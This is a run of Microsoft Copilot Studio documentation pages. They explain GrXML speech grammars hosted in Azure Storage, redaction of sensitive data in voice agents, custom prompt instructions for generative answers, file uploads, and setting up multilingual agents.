- Directed dialog applications whereby specific words or phrases should be uttered.

Authoring speech grammars

Constrained speech grammars are written using Grammar XML (GrXML). Like any XML document, a grammar file must begin with a header that specifies certain characteristics of the grammar. The main body of a grammar file consists of grammar rules that define the spoken words recognized by the grammar, and the corresponding variable values that are returned for the recognized items.

Grammar file header

The header in a grammar file consists of the XML declaration, and the `<grammar>` element specifying the document language, root, and namespace.

XML

```
<?xml version="1.0" encoding="UTF-8" ?>

<grammar xmlns="http://www.w3.org/2001/06/grammar"
version="1.0" xml:lang="en-US" root="YesNo"
tag-format="swi-semantics/1.0">
```

XML declaration and encoding type

The first element in the header is always the XML declaration. This element specifies the version of XML used in the document (1.0 or 1.1). It also specifies the encoding that applies to the document, which determines the languages that can or can't be used.

The version and encoding are required attributes. Use any encoding appropriate to your preferences (for example, your computer setup, text-processing application, and so on). The constrained speech recognition engine doesn't care which encoding you use.

A short list of typical encodings for various languages is shown in the following table:

 Expand table

Encoding	Description
ISO-8859-1	Latin-1. Used for English, French, German, and Spanish.
UTF-8	Used for all languages.
UTF-16	Used for all languages.

Encoding	Description
Big5	Used for Cantonese (ce-HK).
GB	Used for Mandarin (zh-TW).
Shift-JIS and EUC-JP	Used for Japanese.
KSC and EUC-KR	Used for Korean.

Most languages can be represented in more than one encoding.

At runtime, the system automatically converts the grammar file encoding into UTF-16 format using the International Components for Unicode (ICU) libraries. The official website of the Unicode consortium is <http://site.icu-project.org/>.

Language, namespace, and semantic tag format

The second element in the header is the `<grammar>` element, whose attributes specify default information for the document. The required attributes are:

- `xml:lang`: Specifies the identifier for the default human language to be used, as defined in the Request For Comments (RFC) document [RFC 3066](#) on the IETF web site.
- Microsoft supports a wide range of languages. The language chosen must be compatible with the grammar encoding type.
- `version`: Specifies the version of GrXML (1.0).
- `xmlns`: Designates the grammar namespace. For GrXML grammars, this designation is always `http://www.w3.org./2001/06/grammar`.
- `tag-format`: Defines the format used for scripts within `<tag>` elements in the main body of the grammar to assign values.

The tag-format must be one of these strings:

[Expand table](#)

Value	Format of semantic tags
swi-semantics/1.0	Tag syntax (used if tag-format isn't defined). This is known as <code>swi syntax</code> (for SpeechWorks International).
semantics/1.0	W3C script tag syntax.
semantics/1.0-literals	W3C string literals tag syntax.

Note

- Strictly speaking, the tag-format attribute isn't required if your grammar doesn't use the `<tag>` element. However, most grammars do use `<tag>` to assign values, so Microsoft strongly recommends that you specify the tag-format.
- Always point GrXML attributes and elements (such as `xmlns`) to the namespace `<http://voicexml.site.com/grammar>`.

Dictionaries

In some cases, the grammar might need to include words or phrases that the constrained speech recognition engine can't parse normally. For example, a name might be said and spelled differently (like the city "Worcester," which might be pronounced "wih-sta").

You can use the `<lexicon>` element to import dictionaries that map utterances to matching text in the grammar file.

Grammar file main body

The main section of a grammar file contains the rules that actually define the grammar: the spoken words and phrases to be recognized, and the values to be returned to the main application for each recognized item.

Rules

The main body of a grammar file consists of rules defined using the GrXML `<rule>` element. Each rule has a unique identifier. Each rule lists the words and phrases it recognizes as text within an `<item>` element or `<token>` element. These elements might themselves be nested within other GrXML elements:

- The `<one-of>` element presents a list of acceptable alternatives, only one of which is required to activate the rule.
- The `<ruleref>` element refers to another rule, as to a subroutine.
- The `<tag>` element specifies actions to be carried out or values to be assigned to a variable; it might include a script written in the tag-format language.

When the user utters a word or phrase that is covered by the rule, the rule executes the actions, value assignments, or other code defined for that utterance.

Root rule

The *root* rule is the first rule in the file, unless otherwise specified in the header. It serves as the default op-level rule. When the grammar is referenced without specifying the rule to look up, this root rule is the first one consulted.

Rule scope

Each rule within the main body of a grammar file is assigned as a *scope*, which indicates whether it can be referenced independently from external files (public), or only by another rule within the same grammar (private). All rules are private by default, unless defined as public.

When the rule is public, its ID attribute can be used as an anchor for references from other documents. For example, consider the following syntax:

```
<grammar src="../../grammars/universals.grxml#YesNo"/>
```

When this grammar element is invoked, it refers directly to the public "YesNo" rule within the *universals.grxml* file, regardless of whether it's the file's root rule.

 **Note**

The root rule of a grammar file might be private. This means it can't be referenced independently. However, it's used by default as the entry point to the grammar when the grammar file itself is invoked.

Extract meaning and return results

 **Note**

The `SWI_meaning` key should contain the information being returned back to the voice-enabled agent operating within Copilot Studio.

The `SWI_meaning` key contains the semantic meaning of a recognized phrase. It can only be set for the root rule. This key is included in the `swirec_extra_nbest_keys` list by default, so it appeared in the XML result if your grammar sets this key.

`SWI_meaning` filters out redundant answers so that entries on the n-best list are truly distinct. Eliminating redundancy improves confidence scores, and improves usefulness of the n-best list.

When one recognized phrase is similar to another in the grammar, it often has a low confidence score, because the constrained speech recognition engine is unsure which phrase is correct. When `SWI_meaning` is used properly, the constrained speech recognition engine groups redundant interpretations into the same slot on the n-best list. In the following example, `SWI_meaning` is set to "direct calls home" whether the recognized phrase is "direct my calls home" or "please direct my calls home."

Without `SWI_meaning`, the grammar might produce the following n-best list:

 Expand table

N	Text
1	direct my calls to my car phone
2	direct calls to my car

N	Text
3	send calls home
4	please send my calls to the office
5	send my calls to the office
6	direct calls to my home

When `SWI_meaning` is used, the constrained speech recognition engine arranges the n-best list by the meaning of the interpretation rather than the exact phrase spoken, so that entries on the n-best list are truly distinct:

 Expand table

N	Text	Top-level SWI_meaning key
1	direct my calls to my car phone	direct calls car
	direct calls to my car	direct calls car
2	send calls home	direct calls home
	direct calls to my home	direct calls home
3	please send my calls to the office	direct calls work
	send my calls to the office	direct calls work

The constrained speech recognition engine sets `SWI_meaning` automatically, even if it isn't explicitly set in a script within the grammar.

If `SWI_meaning` isn't explicitly defined on the root, it's constructed by concatenating all the keys defined in the root and their values. However, this construction doesn't apply to any keys beginning with `SWI_`, for example, such as `SWI_literal`. The key/value pairs are first sorted alphabetically. The reasoning is that as far as the application is concerned, the set of keys returned *is* the sentence's meaning.

If there are no keys, the results depend on whether you're using SISR or SWI semantics. With SISR, the `SWI_meaning` key isn't set if there are no keys. In contrast, with SWI semantics, `SWI_meaning` is set to the following:

```
{SWI_literal:<literal>}
```

If `SWI_meaning` is an object, it's converted to a string representation.

While the application can access `SWI_meaning`, it's more often the case that it uses other key/value pairs defined specifically for it.

Host speech grammars via Azure Storage

Constrained speech recognition via speech grammars is supported in Copilot Studio. However, directly authoring, testing, and hosting them aren't supported. For grammar hosting, you have to use Microsoft Azure Storage to provide a trusted and secure connection between the voice-enabled agent and grammar storage.

Set up an Azure storage account

You need to create an Azure storage account. Ensure that the the subscription, resource group, region, and resource name of the new storage account according to your organization's policies. We recommend using the following settings:

- For **Primary Service**, select **Azure Blob Storage** or **Azure Data Lake Storage Gen 2**.
- Select **Premium** for the Performance.

For more information, see [Create an Azure storage account](#).

Set up the storage container

We recommend using the **Static Website** as the storage container for your uploaded grammar files. The storage container provides you the primary endpoint and secondary endpoint for the website.

After uploading your grammar file, select the file from directory to view the properties and details of the file. Save the URL for the file, which should be in the following format:

```
https://{resourceName}.blob.core.windows.net/{web}/{grammarFileName}
```

For more information, see [Create a container](#).

Authenticate the constrained speech recognition engine

In order for constrained speech recognition to perform within a voice-enabled agent, the system needs to authenticate with the storage account created in the previous step as a trusted location. This requires the **Storage Blob Data Reader** role.

For more information, see [Assign Azure roles using the Azure portal](#).

Sign in to Azure portal and open an Azure Cloud Shell session and execute the following command to create a constrained speech recognition engine service principal in your tenant.

```
az ad sp create --id e0e7bef0-777c-40ef-86aa-79d83ba643c7
```

ⓘ Note

When you search for the service principal, it contains "NRaaS" in the name.

Employ constrained speech in Copilot Studio

Create an external entity

An **entity** within Copilot Studio can be thought of as a unit of information that represents a certain type of a real-world subject. For example, a phone number, postal code, city, or even a person's name. With the knowledge granted by entities, an agent can smartly recognize the relevant information from a user input and save it for later use. In our scenario, that recognition is performed through a constrained speech grammar.

Specifically, external entities are employed to reference speech grammars. In order to create an external entity, with your voice-enabled agent open, navigate to **Settings > Entities > Add an entity > Register an external entity**.

Enter the following information:

- Name: Grammar URL in the form of `https://{resourceName}.blob.core.windows.net/{web}/{grammarFileName}?constrainedrequired=true`

ⓘ Note

The URL is case sensitive.

The default recognition mode is Speech Only. For alternative grammar configurations, refer to the following table:

Expand table

Type	Query Parameter	Example
Speech Only	None	<code>https://{resourceName}.blob.core.windows.net/{web}/{grammarFileName}?constrainedrequired=true</code>
DTMF	<code>&mode=dtmf</code>	<code>https://{resourceName}.blob.core.windows.net/{web}/{grammarFileName}?constrainedrequired=true&mode=dtmf</code>
Speech or DTMF (Same Grammar File)	<code>&mode=speechdtmf</code>	<code>https://{resourceName}.blob.core.windows.net/{web}/{grammarFileName}?constrainedrequired=true&mode=speechdtmf</code>
Speech or DTMF (Different Grammar Files)	<code>&mode=speechdtmf&dtmfgrammar={grammarURL}</code>	<code>https://{resourceName}.blob.core.windows.net/{web}/{grammarFileName}?constrainedrequired=true&mode=speechdtmf&dtmfgrammar=https://{resourceName}.blob.core.windows.net/{web}/{DTMFgrammarFileName}</code>

- Description: A simple description of the grammar, which is referenced as the entity name in the selector on the canvas. For example, "credit card number."

- Data type: Choose the **Record** data type, and define the schema of the expected tags in response. For example, if the grammar returns `SWI_meaning` and city, the **Record** schema looks like this:

```
kind: Record
properties:
  city: String
  SWI_meaning: String
```

Once you select **Save**, the entity appears in the list. In the authoring canvas, go to a [Question node](#). Just like with traditional entities, select the external entity (attached to a grammar) that you want the agent to recognize as a result of the user's response to the prompt.

Runtime behavior

When a voice-enabled agent runs and encounters the logic using an external grammar, the voice-enabled agent reaches out to the Azure storage account and retrieves the grammar for interpretation. The agent then matches what the user said against the constraint applied within the grammar. If a match succeeds, the system returns the response in the **Record** variable, according to the schema defined in the external entity.

Canvas logic

The result saved in the node's variable is always a **Record** type as defined in schema of the external entity. Authors can use this **Record** variable to access keys as defined in the schema, like `variableName.SWI_meaning` or `variableName.city` via dot notation.

Debugging

Error codes

 Expand table

Error	Definition
400	Bad request
401	Unauthenticated
403	Forbidden
404	No Speech
408	No Input Timeout
418	Session Time out
419	No active resources – missing a grammar
500	Internal Error – report to Microsoft in a support ticket

SWI_Literal

For many grammars that work with the constrained speech recognition engine, the `SWI_Literal` feature produced the literal statement the user uttered, not the interpreted result. Log this as one of the outputs in Copilot Studio to be captured for debugging purposes.

Known limitations

The solution has the following limitations:

- Max size of individual grammar file, which is currently limited to 100 MB.
- Variable passing isn't supported.
- The storage account must be located within the same tenant as the agent.
- Size of the URL can't exceed 500 characters.
- Only Azure storage account endpoints are allowed.
- Subgrammars can only be hosted in the same storage account (using same FPA for authorization).

- Secure XML parser (that is, DTD is not allowed, and must validate against SRGS/SISR schema).
- Only NLSML output format is supported internally.
- The legacy `swirec_simple_result_key` param has no effect and all tags are returned.

Legal

Constrained Speech Recognition systems are processed by the Microsoft Dynamics service. By using this experience, you agree to the [Dynamics Terms](#) .

Remove sensitive data

Summarize this article for me

Agents collect sensitive information while interacting with both internal and external users. These interactions lead to data being stored across various locations in your organization's tenant. It's crucial to ensure security and compliance of this data with your organization's policies.

The **Sensitive data** setting in Copilot Studio enables you to protect sensitive information such as customer PINs, account numbers, credit card details, and protected health information (PHI) data. This feature ensures that data protection doesn't interfere with user productivity or collaboration. Agent makers can mark variables as sensitive according to the specific requirements of their organization, to improve the security of the collected information.

ⓘ Note

The **Sensitive data** setting is only applied to voice-enabled agent interactions.

Known limitations

If the customer's response to the agent's first question is flagged as sensitive, that content might not be redacted. This is due to a timing issue that affects redaction at the start of the conversation. However, all subsequent responses flagged as sensitive are redacted as described in this article.

Prerequisites

- [Install the voice channel](#)
- [Set up inbound calling](#)
- A Copilot Studio voice-enabled agent
- The Power Platform Admin Center system administrator role, and the

Configure sensitive data masking

Identify the information in your agent's conversational flow that might contain sensitive data. For example, the input to the agent is a credit card number. Sensitive data is handled using [variables](#). Currently, you can only denote sensitive data variables using the [Question](#) node.

To initialize a variable as containing sensitive data, perform the following steps:

1. In a topic, add a **Question** node.
2. Assign a global variable.
3. Open the global variable's properties and turn on **Sensitive data**.

ⓘ Note

- When a sensitive data variable is assigned to a nonsensitive data variable, the nonsensitive variable automatically inherits the sensitive data properties.
- If you're using Application Insights to log activity, turn off **Log sensitive activity**. If this setting is turned on, sensitive data is logged.

Runtime operation

When the customer's conversation with the agent enters a section where a sensitive-flagged variable is configured, the agent displays the following message in the transcription: "Entered a confidential section of the conversation." Recording, transcription, and data logging are paused until the conversation moves on to the nonsensitive section.

When the conversation moves past the sensitive information collection, the agent displays "Exited a confidential section of the conversation," followed by "Recording and transcription resumed." Recording, transcription, and data logging resumes for all nonsensitive portions of the interaction.

If the conversation is escalated to a customer service representative from the agent, the transcript and recording don't contain any instances of the sensitive information captured by the agent. To match the recording to the call's length, we insert silence into the recording.

Conversation transcripts are stored in the [ConversationTranscript](#) table. Any variables marked as sensitive appear as **Redacted** in the transcript to protect its content.

Sensitive data suggestions

- Agent makers are responsible to mark the variables as sensitive wherever they anticipate sensitive information.
- Copilot Studio doesn't automatically redact sensitive data from **Question** or **Message** nodes that don't have sensitive variables assigned to them.
- Sensitive information isn't removed if a caller unexpectedly shares something sensitive and the variable capturing that response isn't marked as sensitive.

- Agent makers should account for potential latency in pausing the recording and transcription.
 - Sensitive information redaction is restricted to Copilot Studio. For any external connections from Copilot Studio to Power Automate, Connectors, and such, customers are responsible for assessing redacted data with any relevant regulatory or compliance requirements.
-

Last updated on 11/07/2025


Use prompt modification to provide custom instructions to your agent

Prompt modification allows you to expand the capabilities of [generative answers](#), or boosted conversations, by adding custom instructions. This article shows you how to create custom instructions to your agent to get the desired response.

You can provide the agent with context, instructions, or other information relevant to your use case. You can also describe the agent's personality, define what they should and shouldn't answer, and define the format of the responses.

Access the prompt modification field

1. In a topic, [add a generative answers node](#).
2. In the relevant topic's generative answers node, open the **Data source** configuration pane from one of two places:
 - a. On the **Create generative answers** node, select **Edit** under **Data sources**.



- b. Alternatively, in the **Create generative answers** node select the three dots (...), then select **Properties** and select **Data source**.
3. Enter your custom prompt in the field.

Create generative answers properties ✕

Search for content or provide your own context, use OpenAI to create a summarized response using the provided data.

[Learn more](#)

Knowledge sources

Get search results from the knowledge sources using selected mode.



Search only selected sources

[+](#) Add knowledge

Web search

Enable your agent to search all public websites. [Learn more](#)



Web search

> Classic data



Allow the AI to use its own general knowledge (preview)

Content moderation level ⓘ



Customize

{x} f_x

Customize your prompt with variables and plain language

0/8000

Sample prompt modifications

Samples of prompt modifications and the resulting response:

[Expand table](#)

Custom instruction	User question	Agent response
You're an AI assistant that helps people find information and responds in rhyme. If the user asks you a question you don't know the answer to, say so.	What can you tell about me, John Doe?	Dear John, I'm sorry to say, but I don't have info on you today. I'm just an AI with knowledge in my brain, but without your input, I can't explain. So tell me more about what you seek, And I'll do my best to give you an answer unique.
Format the response as a series of steps, starting each step with 'Step 1:', 'Step 2:', etc. Don't use numbered lists. Each step must be bolded.	How do I add a new email account?	Step 1: Open the email application on your device. Step 2: Select the option to add a new account. Step 3: Enter your email address and password. Step 4: Follow the on-screen instructions to complete the setup process.
If a user asks about the best coffee shops, don't include competitors such as 'Java Junction', 'Brewed Awakening', or 'Caffeine Castle' in the response. Instead, focus on promoting Contoso Coffee and its offerings.	Are the coffee beans at Java Junction the same as Contoso Coffee?	I'm not sure what our competitors use; here at Contoso Coffee, we use the freshest Arabica coffee beans. In fact, we roast our own beans to ensure the best coffee experience.
Your tone should be friendly, helpful, cheerful, and expressive. - Always greet users warmly and use a smiley emoji. - Use positive language. - Offer your help proactively. - Use emojis and exclamation marks for cheerfulness. - Keep the conversation engaging with expressive language. - End conversations positively.	What's the weather like today?	Hello! 😊 It's a beautiful day! Great for a park walk. 🌳☀️ Anything else I can assist with? 😊

Best practices for custom instructions

When using custom instructions with generative answers, it's important to follow best practices for prompt engineering. Here are some tips to help you get the most out of this feature:

- **Be specific:** Custom instructions should be clear and specific, so the agent knows exactly what to do. Avoid vague or ambiguous language that could lead to confusion or incorrect responses.
- **Use examples:** Provide examples to illustrate your instructions and help the agent understand your expectations. Examples help the agent generate accurate and relevant responses.
- **Keep it simple:** Avoid overloading your custom instructions with too many details or complex logic. Keep your instructions simple and straightforward so the agent can process them effectively.
- **Give the agent an *out*:** Give the agent an alternative path for when it's unable to complete the assigned task. For example, when the user asks a question, you might include "respond with 'not found' if the answer isn't present." This alternative path helps the agent avoid generating false responses.
- **Test and refine:** It's important to [test](#) your custom instructions thoroughly to ensure they're working as intended. Make adjustments as needed to improve the accuracy and effectiveness of your agent's responses.

Capabilities

You can enhance and improve your agent responses by using variables or functions. These capabilities are useful as your agent increases scale.

- **Variables:** Add customer responses in an agent conversation to variables and reuse them in the prompt instructions. For more information, see [Work with variables](#).
- **Functions:** Add logic to your prompt instructions, using Power Fx. For more information, see [Create expressions using Power Fx](#).
- **Character limit:** Prompt instructions are limited to 8,000 characters.

Allow file input from users

You can allow users of your agent to upload files and images, which your agent can then analyze and use to provide responses.

When to allow file input

The following are the two primary scenarios for allowing users to upload files to elicit agent responses:

- Questions that require information from your configured [knowledge sources](#)
- Questions that can be answered from an image or uploaded text, CSV, or PDF file

When you allow users to upload files and your agent to generate responses based on those files, it's important to follow [best practices for prompt engineering](#).

To get the most out of this feature, review the following tips:

- Upload images that are clear and high-quality. Agents might struggle to interpret grainy, poorly lit, or pixelated images.
- Only upload supported file types, including CSV, PDF, TXT, JPG, PNG, WebP, or nonanimated GIF files.
- Only upload files based on these size restrictions:
 - Images can't exceed 15 MB (and only 4 MB for DirectLine channel interactions, such as Slack, Telegram, Twilio, Line, GroupMe, DirectLine Speech, and Email)
 - PDF files smaller than 40 pages
 - TXT or CSV files smaller than 180 KB
- If a file triggers content moderation filtering, restart the conversation. The agent uses the current conversation history to generate answers and continues to return content moderation filtering errors if objectionable content is part of the conversation history.

ⓘ Note

- If you're having issues generating high-quality responses from files, turn on **Allow ungrounded responses** setting in the **Knowledge** section of your agent's **Generative**

AI settings. This setting is required if there are no relevant knowledge sources configured. For more information, see [Allow ungrounded responses](#).

- If your agent is published to a SharePoint channel, users can't upload files.
- If your agent resides in a [CMK enabled environment](#), adding files as input is allowed, but the files aren't processed by the agent.

Turn on file uploads

Makers can allow users of their agent to files during chat interactions with their agent.


1. Go to the **Settings** page for your agent, and select **Generative AI**.
2. Navigate to the **File processing capabilities** section.
3. Turn on **File uploads**.



4. (Optional) Select your preferred level of strictness for [content moderation](#).
5. Select **Save**.

Test your agent's file analysis

After you turn on **File uploads**, you can test your agent's capability by uploading files and images and verifying the agent's responses. To upload a file, select the paper clip icon in the **Test your agent** chat box. Thoroughly test your agent's accuracy by using various files and images with various queries to validate the agent's responses before you publish.



Responsible AI

Microsoft is committed to strong responsible AI practices. Review the full [responsible AI guidelines for Copilot Studio](#) before using any AI features. Like all of generative answers, content is checked twice: first during user input and again before the agent generates an output response. If the system finds harmful, offensive, or malicious content at either the input or output stage, the agent won't respond.

Related information

- [Pass files to agent flows, connectors, and tools](#)

Last updated on 04/03/2026

Configure and create multilingual agents

By using Copilot Studio, you can create an agent that communicates with customers in different languages. You can configure multilingual agents to automatically detect the desired language based on the agent user's web browser settings and respond in the same language, providing a more personalized and engaging experience for customers.

When you [create an agent](#), you specify its primary language.

After you [add secondary languages](#) to an agent, you're responsible for [providing the translations](#) for messages in topics you create. For agents that use generative orchestration, generated messages are translated automatically.

When a customer starts a session with a published agent, the agent selects one of its languages to match the language specified in the client or browser of the customer. If the agent can't detect the language, or if it detects a language that it doesn't support, the agent defaults to its primary language.

You can design an agent to change the language it uses during a conversation (see [Make an agent switch to another language](#)). You can also set up an agent that uses [generative orchestration](#) to dynamically switch languages to follow the language used in the current conversation turn (see [Set up an agent for dynamic language switching](#)).

For the list of supported languages, see [Language support](#).

ⓘ Note

Classic chatbots support only one language. For more information about converting a classic chatbot to an agent, see [Upgrade to Copilot Studio unified authoring](#).

Add languages to an agent

1. Go to the **Settings** page for the agent, and select **Languages**.
2. Select **Add language**.
3. In the **Add languages** panel, select the languages you want to add to the agent, and select **Add**.

4. Review the list of languages, and close the **Settings** page.

Manage localization for a multilingual agent

In Copilot Studio, you perform all topic and content editing in the agent's primary language. This section explains how to download strings from your agent and translate them into your agent's secondary languages. After you upload the translated strings, you can [switch the language in the test panel](#) and verify that conversations in the secondary languages also flow as expected.

Prepare localized content

When you first download the localization file for a secondary language, all strings are in the agent's primary language. After you download a localization file, use it with your preferred localization process.

1. Go to the **Settings** page for your agent, and select **Languages**.
2. On the **Languages** page, in the list of secondary languages, select **Upload** for the language you want to update.
3. In the **Update localizations** panel, select either the JSON or ResX format to download the current localization file for that language.

ⓘ Note

The downloaded file contains the latest localization content for the agent. To download previous versions of the localization file, [open the agent's solution](#).

4. Open the downloaded file and replace the primary language strings with the appropriate translated text.
5. Return to the **Update localizations** panel, select **Browse**, and upload the translated file.
6. Close the **Update localizations** panel and the **Settings** page.

Update localized content

If you change the primary language strings, you must also update the content in the secondary languages. This process includes both new content and modified content. Incremental changes

aren't automatically translated. You must download the secondary language JSON or ResX file, and update the untranslated strings by using your preferred localization process.

The following scenario is typical of the workflow for translated content. You previously translated your primary language (en-US) into a secondary language (fr-FR), and you added and modified content in the primary language. When you download the localization file for the secondary language, any new strings are in the primary language (en-US) and strings that were previously translated remain in the secondary language (fr-FR). However, previously translated strings whose original text was modified since you last uploaded the localization file still appear as they were last translated into the secondary language. Because the string IDs don't change, the secondary-language strings and primary-language strings might become out of sync after changes happen in the primary language. Make sure comparing the new localization file against the version you uploaded last—to identify primary-language string changes—is part of your localization process.

Make dynamic content from Adaptive Cards available for localization

Localization files don't include mixed-type strings from Adaptive Cards. If you need to localize an Adaptive Card where a string can include both static text and variables (dynamic content), use the following workaround. The procedure shows you how to use a **Set text variable** node to store the full string with the static text and variables in an intermediate variable. Then you reference only that intermediate variable in your Adaptive Card. When you download a localization file for your agent, the value of your intermediate variable, with the static text and the variable references, is available for localization as part of a `setVariable` action.

To make an Adaptive Card's dynamic content localizable:

1. Add a [Set variable value](#) node before your Adaptive Card. This step creates a YAML representation that you can update by using the code editor to convert the node into a **Set text variable** node. You can't create **Set text variable** nodes directly from the authoring canvas.
2. In the **Set variable value** node, create a new variable but don't set the value yet.
3. [Open the code editor](#) for your topic.
4. In the code editor, locate the part that represents your **Set variable value** node and replace `kind: SetVariable` with `kind: SetTextVariable`. This change converts your **Set variable value** node into a **Set text variable** node.

5. Close the code editor.
6. Select the bottom field of the **Set text variable** node and enter the full string with the static text and variables you want to show on your Adaptive Card. Insert a variable in the same way you [insert a variable in a message](#).
7. Update your Adaptive Card with a reference to this new variable.
8. Save your topic. You can now download the localization file and verify that it includes the dynamic content for your Adaptive Cards.

Learn more in [Localize Adaptive Card content](#).

Test a multilingual agent

1. Open the test panel.
2. Select the three dots (...) at the top of the test panel, and select the language you want. The test panel reloads itself, this time using the selected language. The authoring canvas stays in the primary language and you can't save changes you make to a topic until you switch back to the primary language.
3. To test the agent, enter a message in the selected language.

You can also set your browser language to one of your agent's languages, and go to the [prebuilt demo website](#). The demo website opens in the specified language, and the agent chats in that language.

Make an agent switch to another language

When authoring, you can configure the agent to switch to another language in the middle of a conversation. The logic can reside in any topic in the agent. However, the best practice is to switch the language right after a **Question** node, which ensures that all the following messages until the next **Question** node are in the same language.

To change the agent's current language, set the `User.Language` [system variable](#) to one of your agent's secondary languages. This selection changes the language spoken by your agent immediately.

Set up an agent for dynamic language switching

ⓘ Note

This feature is only available for agents with [generative orchestration](#) enabled.

You can configure an agent to detect the language a customer uses and respond in the same language. With this configuration, the agent can switch languages multiple times over the course of a single conversation. The following scenario shows how to set up an agent to switch between Dutch and English. You can extend it for any combination of the languages your agent supports.


⚠ Warning

This dynamic language-switching method isn't compatible with browser-based language detection. Once the topic that dynamically detects the user language sets the `User.Language` variable, browser-based language detection no longer takes effect for that user, even if the topic is later turned off or deleted. If you want to experiment or validate both approaches, use a separate test agent. After you test dynamic language switching, you must [clear the persisted user language state](#) before attempting to test browser-based language detection.

